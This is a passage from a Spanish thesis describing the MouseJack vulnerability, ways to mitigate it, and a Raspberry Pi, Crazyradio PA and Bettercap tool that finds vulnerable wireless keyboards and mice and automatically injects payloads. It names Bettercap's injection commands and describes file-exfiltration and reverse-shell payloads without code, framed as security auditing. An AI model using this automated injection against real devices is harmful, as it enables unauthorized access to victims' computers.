Crazyradio PA es un dongle de radio USB abierto de largo alcance creado por Bitcraze, Bitcraze (2021). Está basado en el nRF24LU1+ de Nordic Semiconductor. Cuenta con un amplificador de potencia de 20dBm, LNA y viene preprogramado con un firmware desarrollado por Bitcraze para su uso y funcionamiento con otros dispositivos de la marca. El amplificador de potencia aumenta el alcance entre 1 y 2 km (en condiciones ideales), dependiendo de si se usa en conjunto con otro Crazyradio PA. El firmware original creado por Bitcraze usa la licencia de software libre GNU GPL v3, desarrollado principalmente en C y Python. En la figura 3.5 se puede observar el Crazyradio PA de Bitcraze.

Figura 3.5: Crazyradio PA

El Semiconductor nRF24LU1+ de Nordic Semiconductor es un chip utilizado en los dongles USB y también se encuentra en el Crazyradio PA. Se caracteriza por ser muy compacto un barato de producir por lo que es muy utilizado para todo tipo de periféricos y accesorios deportivos. Funciona en la banda de frecuencia de 2,4GHz y cuenta con una velocidad de transferencia de hasta 2Mbps. El voltaje de este módulo es de 1,9 a 3,6V y soporta una potencia de salida programable de 0 dBm, -6 dBm, -12 dBm o -18 dBm. Dependiendo de la versión del módulo podrá tener un alcance de transmisión de 100m o 1000m. Este último es el que se basa para los modelos de Crazyradio PA. Cuenta con un chip RFX2401C, su arquitectura integra los circuitos de conmutación de transmisión y recepción, PA[4] y LNA[5].También utiliza el

[4]Amplificador de potencia (Power Amplifier). Convierte una señal de radiofrecuencia de baja potencia en una señal de alta potencia

[5]Amplificador de bajo ruido (Low Noise Amplifiers). Utilizado para amplificar señales

protocolo mejorado de la capa de enlace Enhanced ShockBurst (ESB). Este protocolo utiliza 5 campos que son preámbulo, dirección, PCF[6], payload[7] y CRC[8].

El campo PCF es la novedad introducida en la mejora de ShockBurst. Este campo permite que la longitud de los payload pueda ser dinámica y que los paquetes pueden ser reconocidos por el receptor pero los no reconocidos se podrán reintentar automáticamente. ESB por lo tanto cuenta con retransmisión y confirmación de llegada (ACK) automáticos. Esta información se puede encontrar las especificaciones del desarrollador, Semiconductor (2020).

3.3.2. Mitigación al ataque MouseJack

El Semiconductor nRF24LU1+ de Nordic Semiconductor que se encuentran en los dongles USB de las víctimas, pueden tener dos tipos de memorias, las del tipo **OTP programables** una sola vez, o las del tipo **flash**. Debido a que muchos de los dispotivos han sido creados con el tipo de chip de memoria OTP, no permite modificarse y actualizar, por lo que estos tipos de dispositivos no tienen una solucion. Las de tipo memoria flash permite al fabricante lanzar **actualizaciones** para poder solucionar esta vulnerabilidad en los dispositivos. Habría que comprobar si existen actualizaciones de firmware para los teclados y ratones vulnerables a este ataque, en caso de que usen memorias flash para poder mitigar este conjunto de vulnerabilidades.

Debido a que el Crazyradio PA tiene un alcance de 1Km en condiciones ideales y de 2Km si se usa en conjunto a otro dispositivo Crazyradio Pa, hace difícil generar un perímetro de seguridad de estas características para poder prevenir este tipo de ataques. Es por ello que la mejor solución en el ámbito empresarial o en zonas de gran riesgo a ataques, es no permitir teclados y ratones inalámbricos, además de la realización de auditorías de ciberseguridad periódicas.

débiles.

[6]Campo de control de paquetes (Packet Control Field)

[7]Carga útil. Es el conjunto de datos que compone una transmisión realizada.

[8]Comprobación de redundancia cíclica. Es un código utilizado para la detección de errores

Capítulo 4

Desarrollo de la solución

Se propone desarrollar una herramienta portátil que permita de manera automatizada escanear el espectro de 2.4GHz y que sea capaz de identificar dispositivos HID de teclados y ratones vulnerables a MouseJack. Una vez identificados los dispositivos vulnerables, se recopilará toda la información posible del entorno y de los dispositivos encontrados. Toda esta información se almacenará de manera externa en un servicio para su estudio posterior. Una vez almacenada la información, se realizará el ataque de manera automática a los dispositivos vulnerables encontrados.

Como cada auditoría es un mundo, siempre aparecen situaciones muy distintas dependiendo del entorno, cuanta menos dependencia del exterior mejor. Por ejemplo, podríamos encontrarnos en una empresa en la que no permitan conectarse a internet, que si lo permitan pero falle o que ciertas conexiones al exterior no estén permitidas. Así que se busca que toda la actividad del dispositivo se pueda hacer sin conexión y cuando esta se recupere, sincronizar toda la información con el servidor.

En la figura 4.1 se muestra la arquitectura de la solución, donde las elipses corresponden al software y los rectángulos al parte del hardware.

A continuación se detalla cada elemento:

- Raspberry Pi. Computación y control del dispositivo de ataque.
- Crazyradio PA. Comunicación con los dispositivos vulnerables.
- GPS. Proporciona la localización del dispositivo de ataque.
- Bettercap. Software utilizado junto scripts desarrollados para realización de ataque.
- Servidor. Recopilación y análisis de toda la información obtenida por el dispositivo de ataque.



Figura 4.1: Diagrama del desarrollo

- Kibana. Software para análisis de información.
- ElasticSearch. Base de datos donde se encuentra toda la información recopilada.
- Logstash. Se encarga de recopilar la información proporcionada por el dispositivo de ataque.

La Raspberry Pi dispone de un módulo GPS y una antena Crazyradio PA usada por Bettercap para detectar los dispositivos vulnerables a MouseJack. Se sincronizará periódicamente con un script enviando toda la información necesaria al servidor. En el servidor se contará con una base de datos para guardar los datos recibidos. Por último se interpretarán estos datos y se mostrará de manera intuitiva la información obtenida.

Al querer utilizar la herramienta en auditorías de ciberseguridad, es interesante que se puedan usar varias Raspberry Pi con la misma configuración, ya que lo normal es tener varias auditorías en curso a la vez. Por lo que también se contempla que todos los dispositivos envíen la información recopilada a un mismo servidor en el que estará todo accesible de manera centralizada.

4.1. Funciones del sistema

Para realizar la auditoría de una manera más óptima, se han identificado las funciones que se van a desarrollar en el sistema implementado.

- **Descubrimiento**. Gracias al Crazyradio PA incorporado y la automatización de la Raspberry Pi, se detectan dispositivos vulnerables localizados en la banda de 2.4GHz. Para ello, el script ejecutado por Bettercap lanzará al comienzo una orden de *hid.recon on*, lo que indica-

rá que se active el reconocimiento. Se detectará la MAC y el fabricante asociado a cada dispositivo.

- **Recopilación**. En esta funcionalidad se generará un archivo de log con todos los dispositivos localizados e información como la dirección MAC y fabricante. Posteriormente se añadirá la hora de descubrimiento y la localización. Toda esta información se guarda en formato JSON en la Raspberry Pi y mediante un servicio que se ha creado, sincronizará la información con el servidor. Este servicio es ejecutado periódicamente por un cronjob que hace uso de la herramienta rsync en la Raspberry Pi. En el lado del servidor se usa Logstash para recoger y guardar la información en la base de datos de ElasticSearch.

- **Análisis**. Se extrae la información de ElasticSearch mediante Kibana donde se procesan y analizan los datos. Se muestra en un panel varias gráficas donde se pueden visualizar los resultados de la auditoría en tiempo real. El auditor tiene la posibilidad de generar las gráficas que sean necesarias y de filtrar los datos en base a los parámetros que considere necesarios.

- **Ataque**. El auditor debe configurar previamente un payload dependiendo del tipo y alcance de la auditoría. Una vez la Raspberry Pi ha localizado un dispositivo vulnerable automáticamente se lanza un ataque usando el payload configurado.

Para llevar a cabo todas las funciones anteriores, el auditor solo tendrá que encender la Raspberry Pi. Si se dispone de conexión a internet en ese momento se podrá sincronizar la información con el servidor y tener una visión en tiempo real de los datos obtenidos. Si no se dipone de conexión a internet se podrán sincronizar posteriormente para su análisis. Para comprobar que un dispositivo es vulnerable y que el ataque se ha realizado correctamente, se podrá comprobar dependiendo del tipo de payload lanzado por la herramienta. Si por ejemplo el payload extrae archivos del equipo de la víctima y los sube a un servidor propio, se podrá comprobar en el servidor si se ha obtenido alguno de los archivos que se buscaba extraer. Si fuera un ejercicio de red team y el objetivo es crear persistencia en el equipo de la víctima, se lanzará como payload la ejecución de una shell reversa, con la que posteriormente se podrá comprobar si el ataque ha sido efectivo.

4.2. Problemas encontrados

Uno de los principales problemas que se han encontrado al desarrollar el proyecto ha sido a la hora de intentar sacar datos del GPS. Se adquirió un módulo de GPS Beitian BN-220, se instaló y configuró en la Raspberry

Pi, pero no era capaz de transmitir datos. Es por ello, que decidí generar las coordenadas de geolocalización de manera aleatoria entre una lista dada. De esta manera pude continuar con la idea principal de mostrar la geolocalización de los datos obtenidos. En la figura 4.2 se muestra el módulo GPS utilizado.

Figura 4.2: Módulo GPS Beitian BN-220

También se encontraron múltiples problemas a la hora de desarrollar el script de Javascript ya que el intérprete de Javascript Otto es muy restrictivo. Para resolver estos problemas se optó por la creación de scripts alternativos que suplían algunas de estas necesidades. Estos problemas afectaron negativamente en el desarrollo del proyecto, ya que se requería subir los datos al servidor para su sincronización y este intérprete no ofrece las herramientas que permiten que esto fuera posible. Dado que no se podían subir los datos al servidor, se decidió guardar los datos en un archivo y desarrollar otro programa que periódicamente sincronizase los datos con el servidor. Sin embargo, al querer guardar los datos en un archivo, se identificó otra restricción del intérprete por la cual no se podían guardar carácteres extraños. Para solventar esto, en un primer momento se guardaron los datos en base64, lo que requería el uso de otro programa para descodificar el archivo en base64 antes de sincronizarse con el servidor.

Otro problema surgió a la hora de importar los datos a la base de datos de ElasticSearch. Los datos a sincronizar estaban en un archivo por lo que se pensó en desarrollar un programa que leyese el archivo e importase los datos usando la API de ElasticSearch. Sin embargo, al final se optó por utilizar Logstash, un programa que cumple exactamente con la misma funcionalidad.

4.3. Descripción de elementos de la solución

4.3.1. Raspberry Pi

La Raspberry Pi es una placa simple de bajo coste, que puede ser utilizada como una computadora común. Mediante una tarjeta microSD, se ha instalado el sistema operativo Kali Linux ARM de 64-bit, esta distribución está basada en Debian y cuenta con más de 600 herramientas útiles en el ámbito de la ciberseguridad. Es por ello que de cara al futuro si se quiere ampliar con nuevas funciones, hace que sea el sistema operativo perfecto para la herramienta que se va a desarrollar. El modelo utilizado es la Raspberry Pi 4 Modelo B de 4GB de RAM, cuenta con dos salidas HDMI y 4 puertos USB donde se podrá conectar el dongle Crazyradio PA.

Se ha elegido este tipo de dispositivo ya que es muy popular y conocido a la par que barato. Es perfecto para transportar por su tamaño 56x85mm y su peso de 42g, también es posible alimentarla con una batería portátil por lo que se convierte en una herramienta perfecta para este propósito. También ha sido elegida por su compatibilidad con sistemas operativos basados en GNU/Linux como Kali. En la figura 4.3 se muestra el modelo Raspberry Pi 4 B, imagen extraída de RaspberryPi (2019)



Figura 4.3: Raspberry Pi 4

4.3.2. Crazyradio PA

Este dispositivo irá conectado a uno de los puertos USB de la Raspberry Pi y para su correcto funcionamiento se ha necesitado cambiar el firmware por el proporcionado por Bastille, RFStorm Research Firmware. Gracias a él es posible escuchar en la banda de 2.4GHz y mandar payloads a los dispositvos vulnerables.

4.3.3. Bettercap

Bettercap es una herramienta desarrollada en Go bajo licencia GPL v3.0. Permite realizar ataques MITM de redes Wi-Fi, Bluetooth de baja energía, redes Ethernet y dispositvos inalámbricos HID. Esta herramienta puede ser utilizada de múltiples maneras. Se puede usar a través de la terminal creando una sesión interactiva. Esta opción permite usar la herramienta en su totalidad con todas las funciones activadas. Otra manera, por medio de la interfaz web, más intuitiva y sencilla para nuevos usuarios. También puede ser ejecutado utilizando un script, opción que ha sido implementada en la versión v2.31.1 y permite ejecutar scripts en Javascript con el intérprete Otto.

Algunas de las características que implementa esta herramienta incluyen: ataques MITM, escaneo de puertos, desautenticación de clientes en redes Wi-Fi, captura de handshakes en rendes Wi-Fi, escaneo de dispositivos inalámbricos, creación de proxy o como sniffer, entre otras opciones disponibles. Entre los escaneos de dispositivos inalámbricos, tiene un módulo que permite el escaneo de dispositivos Bluetooth de baja energía. Esta opción también se ha llegado a barajar en cuanto a incluirla dentro del proyecto, pero no se han encontrado dispositivos vulnerables que sean realmente útiles para el fin de lo que se busca (auditoría en un entorno empresarial). Por lo tanto se ha descartado la opción de incluir este tipo de dispositivos. Bettercap (2021)

Se ha utilizado la versión de Bettercap v2.31.1 lanzada en mayo de 2021. Esta versión incluye como novedad el poder hacer uso de scripts, lo cual es uno de los requisitos para automatizar el proceso. Antes de empezar la fase de automatizado, se comprueba que todo funciona correctamente y se prueba a detectar e inyectar payloads a los dispositvos vulnerables. Bettercap, como se puede observar en la figura 4.4, funciona a través de una sesión interactiva lo que impide la automatización usando esta opción de ejecución. Es por ello que es necesario el uso de scripts o la API. En la imagen se puede observar como se muestran los dispositivos localizados que son vulnerables al ataque MouseJack, con el comando *hid.show* y posteriomente la injección del payload al lanzar el comando *hid.inject*.

Bettercap está desarrollado en Go y utiliza un interprete de Javascript Otto para hacer uso de los scripts, novedad implementada en la versión utilizada. Como el uso de scripts era algo nuevo de esta versión, se optó por probar a desarrollar una primera versión mediante scripting. Lo que se



Figura 4.4: Inyección de payload en Bettercap

encontró es que esta versión de Javascript resulta ser muy simple por lo que a la hora de desarrollar el script ha habido que hacer varios arreglos para poder enviar y procesar toda la información. Para poder automatizar esta parte de la herramienta, como se ha comentado anteriormente se ha hecho uso de un script en Javascript. Para ello se ha hecho uso de los eventos de Bettercap a la hora de escanear dispositivos, identificar y enviar el payload. A partir de toda la información generada se ha creado un archivo de log en JSON que será la necesaria para procesar en el entorno ELK.

4.3.4. Rsync

Rsync es una aplicación de software libre con licencia GNU General Public Licence, que permite la transferencia de archivos en sistemas Unix. Su funcionamiento destaca por su velocidad y capacidad de sincronización ya que solo envía las diferencias de los archivos a sincronizar sin necesidad de que estén presentes en ambos extemos. Rsync cuenta con las siguientes características que han sido fundamentales para el proyecto: se puede usar RSH, SSH o sockets directos para la transferencia; el pipelining interno reduce la latencia en la transferencia de archivos grandes; también permite una sincronización en la que el origen y destino pueden ser locales o remotos.

4.3.5. ELK Stack

ELK Stack es un conjunto de herramientas que se emplean para la monitorización. Está compuesto por:

- **ElasticSearch** es un motor de búsqueda usado para el análisis de datos. Hace uso de una base de datos distribuida en JSON. Esta base de datos se puede organizar como una red de nodos por lo que se puede replicar en varios servidores conectados en red. Al igual que puede distribuir la información en distintas ubicaciones, también puede distribuir el procesamiento de la consulta de los datos. Al conjunto de nodos

en ElasticSearch se le denomina *clúster*. Cada servicio de ElasticSearch se considera un *nodo*, cada nodo y clúster deben tener nombres únicos. Las bases de datos en ElasticSearch se identifican como *índices*, en estos índices se pueden realizar las consultas como a cualquier base de datos, también debe tener un nombre único. Los documentos son la unidad básica de información de ElasticSearch que son almacenados en JSON. La subdivisión de índices en fragmentos más pequeños se le conoce como *shard*, esta división permite tener más eficiencia al poder permitir la posibilidad de distrubuir los documentos entre distintos nodos.

- **Logstash** es un motor de recolección, procesamiento y redistribución de datos. Es el encargado de recolectar los datos y procesarlos correctamente para luego poder ser redistribuidos.

- **Kibana** es utilizado para el análisis y visualización de los datos. Es la parte de interfaz gráfica de las herramientas ELK Stack. Permite visualizar los documentos, así como crear mapas, gráficas, tablas y otros tipos de visualizaciones intuitivas para el usuario.

- **Beats** se encarga de recolectar información, cuenta con distintos *shippers* que son los que recogen la información de ficheros, logs, eventos, métricas.

4.4. Desarrollo de la automatización

El hardware utilizado para el desarrollo de la herramienta será principalmente una Raspberry Pi, un Crazyradio PA y un módulo de GPS.

Para realizar el ataque de forma automatizada el auditor deberá encender la Raspberry Pi con la solución. Se empezarán a buscar dispositivos vulnerables en el rango de 2.4GHz. Una vez se detecte uno de estos dispositivos, se captura la información que está enviando y se guarda en un archivo local. Periódicamente se sincronizará la información local con el servidor centralizado, donde a continuación se guardará en una base de datos de ElasticSearch. Las herramientas en el servidor analizarán los datos y los mostrarán visualmente, permitiendo al auditor observar los gráficos generados para poder obtener conclusiones rápidamente. En caso de que el auditor lo desee se podrá realizar también un ataque de forma automática, lo que ocurrirá después de detectar un nuevo dispositivo. Se cargará un payload (previamente configurado por el auditor), que automáticamente se enviará, como parte del ataque, simulando las acciones como si se tratase del dispositivo previamente detectado. Dependiendo del payload el auditor deberá procesar los datos que se obtengan de la realización del ataque. En la figura 4.6 se muestra un diagrama de flujo de los pasos descritos anteriormente.



Figura 4.5: Raspberry Pi con Crazyradio PA y módulo GPS

4.4.1. Desarrollo en la Raspberry Pi

Para conseguir lo anterior, se ha buscado que todo el proceso esté automatizado desde el primer momento según se enciende el dispositivo. Por lo tanto se ha creado un servicio propio llamado **bettercap-sniffer** el cual se ejecuta automaticamente al iniciar la Raspberry Pi. Como se puede observar en la figura 4.7 se lanza **Bettercap** a través de Tmux, esto es debido a que al lanzar el servicio dentro de Tmux se puede abrir esa sesión y tener acceso a Bettercap de manera interactiva para revisar su funcionamiento, realizar pruebas o simplmente hacer cualquier uso de la herramienta sin tener que lanzar más instancias del servicio.

Debido a las dificultades encontradas en el uso de Javascript Otto por sus limitaciones, se ha hecho uso de un script en Bash con el que se traduce la salida del javascript en **base64** a un log en **JSON** en texto plano. Además este script también se encarga de sincronizar los nuevos registros a traves de **Rsync** hacia el servidor. Esta tarea se ejecuta periodicamente a través de un **Cronjob**. Al hacer uso de Rsync para la sincronización con el servidor, se ha realizado la autenticación a través del protocolo SSH.

El uso de Rsync permite una sincronización asíncrona, es decir, posibilita que los datos permanezcan en local y se sincronicen con el VPS cuando este esté disponible. Esto da la opción de poder hacer uso del dispositivo en



Figura 4.6: Diagrama de flujo de un ataque

```
kali@kali:~$ sudo systemctl status bettercap-sniffer
● bettercap-sniffer.service - Bettercap sniffer
     Loaded: loaded (/etc/systemd/system/bettercap-sniffer.service; enabled; vendor preset: disabled)
     Active: active (running) since Sun 2021-09-05 20:44:47 CEST; 48s ago
    Process: 2677982 ExecStart=/usr/bin/tmux new-session -d -s bettercap-session /opt/tfg/bettercap -script /opt/tfg/main.js
   Main PID: 2677985 (tmux: server)
      Tasks: 16 (limit: 4490)
        CPU: 38.502s
     CGroup: /system.slice/bettercap-sniffer.service
             ├─2677985 /usr/bin/tmux new-session -d -s bettercap-session /opt/tfg/bettercap -script /opt/tfg/main.js
             ├─2677994 sh -c /opt/tfg/bettercap -script /opt/tfg/main.js
             └─2678000 /opt/tfg/bettercap -script /opt/tfg/main.js

Sep 05 20:44:47 kali systemd[1]: Starting Bettercap sniffer...
Sep 05 20:44:47 kali systemd[1]: Started Bettercap sniffer.
```

Figura 4.7: Servicio bettercap-sniffer

cualquier lugar, incluso sin tener conexión a Internet. En el momento en el que el dispositivo vuelva a tener conexión, se sincronizarán los nuevos registros con el VPS. Como cada uno de los registros incluye la fecha y hora de captura, no habría ningún tipo de problema en cuanto a la integridad de datos ya que conserva la hora y fecha del momento que se creo el registro. Dependiendo del tipo de ataque, esto mismo también sería posible a la hora de lanzar ataques automáticamente a la víctima, por lo que no sería necesario tener una conexión continua a Internet.



Figura 4.8: Diagrama de la implementación desarrollada en Raspberry Pi

4.4.2. Desarrollo en el servidor

Para la parte del servidor se ha elegido el uso de un VPS[1] externo, esto es debido a que ELK Stack consume muchos recursos, sobretodo de memoria RAM, lo que imposibilita hacer uso del mismo dispositivo e instalar todo en la propia la Raspberry Pi. Además de esto, da la posibilidad de tener el servicio conectado de manera independiente sin interrupciones. Al tener esta arquitectura montada, permite de cara al futuro poder hacer uso de más dispositivos preparados con la herramienta y enviar toda la información al ELK Stack para procesarla de manera centralizada. Este caso sería muy útil de cara a un entorno empresarial, en el que varios auditores de ciberseguridad cuenten con el dispositivo de Raspberry Pi preparado para que se sincronice con el servidor y poder generar estudios e informes a cada cliente con los resultados obtenidos.

Para el sistema operativo se eligió Ubuntu 20.04 LTS[2] de 64-bit debido a que cuenta con mucha documentación.

Para la parte de ELK Stack, ha sido necesario instalar y configurar todas las herramientas del conjunto de ELK. Para ello se ha hecho uso de las guias oficiales de ELK Stack. Durante la instalación y configuración se observó que por defecto el servidor web que tiene Kibana es HTTP sin SSL, por lo que el tráfico iría sin cifrar. Ya que Kibana cuenta con un panel de login en el que se envían credenciales, estas se retransmitirían de manera insegura por lo que se creyó conveniente asegurar el tráfico a través de HTTPS. Para ello, se necesitó configurar un servidor web con un certificado SSL que permitiera

[1] Virtual Private Server
[2] Long Term Service

```
kali@kali:/opt/tfg$ head json_lines.log |jq
{
  "Level": 1,
  "Message": "gateway monitor started ...",
  "timestamp": 1620595093614,
  "type_event": "sys.log"
}
{
  "Level": 1,
  "Message": "hid hopping on 83 channels every 100ms",
  "timestamp": 1620595093624,
  "type_event": "sys.log"
}
{
  "address": "73:9a:2f:11:b4",
  "alias": "",
  "channels": [
    "5"
  ],
  "coords": "40.45286775052899,-3.7330192501390576",
  "last_seen": "2021-05-09T23:20:19.11743003+02:00",
  "payloads": [
    "00000000  00 d3 96 e9 3e e2 7c e1  4a 69 53 4f db a5 00 00
|"
  ],
  "payloads_size": 22,
  "timestamp": 1620595219119,
  "type": "Logitech",
  "type_event": "hid.device.new"
}
```

Figura 4.9: Archivo de log en JSON

funcionar como proxy inverso a Kibana. Usar un servidor web como proxy inverso permite en un futuro la posibilidad de añadir otras webs u otros servicios utilizando el puerto con SSL. A la hora de elegir el servidor web existían varias opciones disponibles. En la documentación oficial utilizaban el servidor web de Nginx. Se hizo uso de Nginx al comienzo del proyecto, pero durante la configuración se creyó más conveniente investigar otras opciones y finalmente se eligió Caddy.

Caddy es un servicio web con configuración de HTTPS automático, por lo que no habría que preocuparse de pedir el certificado a la API de Let's Encrypt y renovarlo periódicamente ya que Caddy se encargaría de ello. Además también es un servidor web más ligero que el resto, por lo que consume menos recursos que podrán ser aprovechados por ELK Stack. También destaca por su facilidad de uso y configuración, lo que permite tenerlo en funcionamiento en menos tiempo. En la figura 4.10 se muestra el archivo de configuración de Caddy.

```
kibana.servervps.com {
  basicauth / user password
  proxy / localhost:5601 {
    transparent
    websocket
  }
}
```

Figura 4.10: Configuración de Caddy

Como se ha comentado anteriormente, el propio Kibana trae un panel de autenticación, pero además de éste se ha configurado en Caddy un login adicional previo al de Kibana con HTTP Basic Authentication. A la hora de tener servicios expuestos, es muy común recibir ataques automáticos por bots. Gracias a este paso se evita que tengan acceso directo al login de Kibana y traten de explotarlo. En la figura 4.11 se puede observar el Login con HTTP Basic Authentication.

